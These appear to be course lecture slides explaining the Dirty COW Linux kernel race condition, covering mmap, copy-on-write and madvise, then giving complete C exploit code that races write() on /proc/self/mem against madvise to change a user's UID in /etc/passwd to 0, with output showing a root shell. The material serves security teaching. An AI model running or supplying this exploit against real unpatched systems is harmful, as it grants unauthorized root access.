Dirty COW Race Condition Attack

Outline

- Dirty COW vulnerability
- Memory Mapping using mmap()
- Map_shared, Map_Private
- Mapping Read-Only Files
- How to exploit?

Dirty COW vulnerability

- Interesting case of the race condition vulnerability.
- Existed in the Linux Kernel since September 2007 , was discovered and attacked on October 2016.
- Affects all Linux-based operating system, including Android.

Consequences :

- Modify protected files like /etc/passwd.
- Gain root privileges by exploiting the vulnerability.

Memory Mapping using mmap()

mmap() - system call to map files or devices into memory. Default mapping type is file-backed mapping, which maps an area of a process's virtual memory to files;reading from the mapped area causes the file to be read

```
int main()
{
  struct stat st;
  char content[20];
  char *new_content = "New Content";
  void *map;

  int f=open("./zzz", O_RDWR);                    ①
  fstat(f, &st);
```

Line ① opens a file in read-write mode.

Memory Mapping using mmap()

```
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,   ②
                           MAP_SHARED, f, 0);
```

Shared


Line ② calls mmap() to create a mapped memory

1st arg: Starting address for the mapped memory
2nd arg: Size of the mapped memory
3rd arg: If the memory is readable or writable. Should match the access type from Line ①
4th arg: If an update to the mapping is visible to other processes mapping the same region and if the update is carried through to the underlying file
5th arg: File that needs to be mapped
6th arg: Offset indicating from where inside the file the mapping should start.

Memory Mapping using mmap()


```
// Read 10 bytes from the file via the mapped memory
memcpy((void*)content, map, 10);                    ③
printf("read: %s\n", content);

// Write to the file via the mapped memory
memcpy(map+5, new_content, strlen(new_content));    ④

// Clean up
munmap(map, st.st_size);
close(f);
return 0;
```

Access the file for simple reading and writing using memcpy().



MAP_SHARED and MAP_PRIVATE

进程空间




(a) MAP_SHARED

MAP_SHARED: The mapped memory behaves like a shared memory between the two processes.

When multiple processes map the same file to memory, they can map the file to different virtual memory addresses, but the physical address where the file content is held is same.

MAP_SHARED and MAP_PRIVATE




MAP_PRIVATE: The file is mapped to the memory private to the calling process.

- Changes made to memory will not be visible to other processes

- The contents in the original memory need to be copied to the private memory.
- If the process tries to write to the memory, OS allocates a new block of physical memory and copy the contents from the master copy to the new memory.
- Mapped virtual memory will now point to the new physical memory.

Copy On Write



Technique that allows virtual memory in different processes to map to the same physical memory pages, if they have identical contents.

When a child process is created using fork() system call :

- OS lets the child process share the parent process's memory by making page entries point to the same physical memory.
- If the memory is only read, memory copy is not required.
- If any one tries to write to the memory, an exception will be raised and OS will allocate new physical memory for the child process (dirty page), copy contents from the parent process, change each process's (parent and child) page table so that it points to it's own private copy.

improve efficiency

Discard Copied Memory

```
int madvise(void *addr, size_t length, int advice)
```

`madvise()`: Give advices or directions to the kernel about the memory from `addr` to `addr + length`

advice (3rd argument): **`MADV_DONOTNEED`** Don't need.

- We tell the kernel that we do not need the claimed part of the address any more. The kernel will free the resource of the claimed address and the process's page table will point back to the original physical memory.

Mapping Read-Only Files: Create a File First

Experiment :

Create a file zzz in the root directory. Set owner/group to root and make it readable to other users.

```
$ ls -ld zzz
-rw-r--r-- 1 root root 6447 Nov  8 16:25 zzz
$ cat /zzz
1111111111111111111111111111
```

If we have a seed account :

- We can only open this file using read_only flag (O_RDONLY).
- If we map this file to the memory, we need to use PROT_READ option, so the memory is read-only.

Mapping Read-Only Files

- Normally, we cannot write to the read-only memory.
- However, if the file is mapped using MAP_PRIVATE, OS makes an exception and allow us write to the mapped memory, but we have to use a different route, instead of directly using memory operations, such as memcpy().
- The write() system call is such a route.

Mapping Read-Only Files: the Code

```
int main(int argc, char *argv[])
{
  char *content="**New content**";
  char buffer[30];
  struct stat st;
  void *map;

  int f=open("/zzz", O_RDONLY);
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0); ①

  // Open the process's memory pseudo-file
  int fm=open("/proc/self/mem", O_RDWR);                    ②

  // Start at the 5th byte from the beginning.
  lseek(fm, (off_t) map + 5, SEEK_SET);                     ③
```

Line ①: Map /zzz into read-only memory. We cannot directly write this to memory, but it can be done using the /proc file system.

Line ②: Using the /proc file system, a process can use read(),write() and lseek() to access data from its memory.

Line ③: The lseek() system call moves the file pointer to the 5th byte from the beginning of the mapped memory.

Mapping Read-Only Files: the Code

```
// Write to the memory
write(fm, content, strlen(content));                    ④

// Check whether the write is successful
memcpy(buffer, map, 29);
printf("Content after write: %s\n", buffer);

// Check content after madvise
madvise(map, st.st_size, MADV_DONTNEED);                ⑤
memcpy(buffer, map, 29);
printf("Content after madvise: %s\n", buffer);
```

Line ④: The write() system call writes a string to the memory. It triggers copy on write (MAP_PRIVATE), i.e., writing is only possible on a private copy of the mapped memory.

Line ⑤: Tell the kernel that private copy is no longer needed. The kernel will point our page table back to the original mapped memory. Hence, the changes made to the private file is discarded.

Mapping Read-Only Files: The Result

```
$ gcc cow_map_readonly_file.c
$ a.out
Content after write: 11111**New content**111111111
Content after madvise: 11111111111111111111111111111
$ cat /zzz
11111111111111111111111111111
```

Memory is modified as we can see the changed content. But the change is only in the copy of the mapped memory; it does not change the underlying file.

The Dirty-COW Vulnerability


For Copy-On-Write, three important steps are performed:

(A) Make a copy of the mapped memory
(B) Update the page table, so the virtual memory points to newly created physical memory
(C) Write to the memory.

The above steps are not atomic in nature: they can be interrupted by other threads which creates a potential race condition leading to Dirty Cow vulnerability.

权限标识在pagetable里

Dirty-COW vulnerability



Dirty-COW vulnerability

If madvise() is executed between Steps B and C :

- Step B makes the virtual memory point to 2.
- madvise() will change it back to 1 (negating Step B)
- Step C will modify the physical memory marked by 1, instead of the private copy.
- Changes in the memory marked by 1 will be carried through to the underlying file, causing a read-only file to be modified.

When write() system call starts, it checks for the protection of the mapped memory. When it sees that is a COW memory, it triggers A,B,C without a double check.

Exploiting Dirty COW vulnerability

Basic Idea : Need to run two threads


- Thread 1: write to the mapped memory using write()
- Thread 2: discard the private copy of the mapped memory

We need to race these threads against each other so that they can influence the output.

Exploiting Dirty COW vulnerability

Selecting /etc/passwd as Target File: The file is a read-only file, so non-root users cannot modify it.

```
$ cat /etc/passwd | grep testcow
testcow:x:1001:1003:,,,:/home/testcow:/bin/bash
```



The third field denotes the User-ID of the user (for Root, it is 0). If we can change the third field of our own record (user testcow) into 0, we can turn ourselves into root.

Attack: the Main Thread

```
void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");                ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size); ②
  pthread_create(&pth2, NULL, writeThread, position);             ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

Set Up Memory Mapping and Threads

- Open the /etc/passwd file in read-only mode
- Map the memory using MAP_PRIVATE
- Find the position in the target file.
- Create a thread for madvise()
- Create a thread for write()

Attack: the Two Threads

```
void *writeThread(void *arg)
{
  char *content= "testcow:x:0000";
  off_t offset = (off_t) arg;
  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

The write Thread:
Replaces the string "testcow:x:1001" in the memory with "testcow:x:0000"

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

The madvise Thread:
Discards the private copy of the mapped memory so the page table points back to the original mapped memory.

Attack result

```
seed@ubuntu:$ su testcow
Password:
testcow@ubuntu:$ id
uid=1001(testcow) gid=1003(testcow) groups=1003(testcow)
testcow@ubuntu:$ exit
exit
seed@ubuntu:$ gcc cow_attack_passwd.c -lpthread
seed@ubuntu:$ a.out
  ... press Ctrl-C after a few seconds ...
seed@ubuntu:$ cat /etc/passwd | grep testcow
testcow:x:0000:1003:,,,:/home/testcow:/bin/bash     ← UID becomes 0!
seed@ubuntu:$ su testcow
Password:
root@ubuntu:# ← Got a root shell!
root@ubuntu:# id
uid=0(root) gid=1003(testcow) groups=0(root),1003(testcow)
```

Summary

- DirtyCOW is a special type of race condition problem
- It is related to memory mapping
- We learned how the vulnerability can be exploited
- The problem has already been fixed in Linux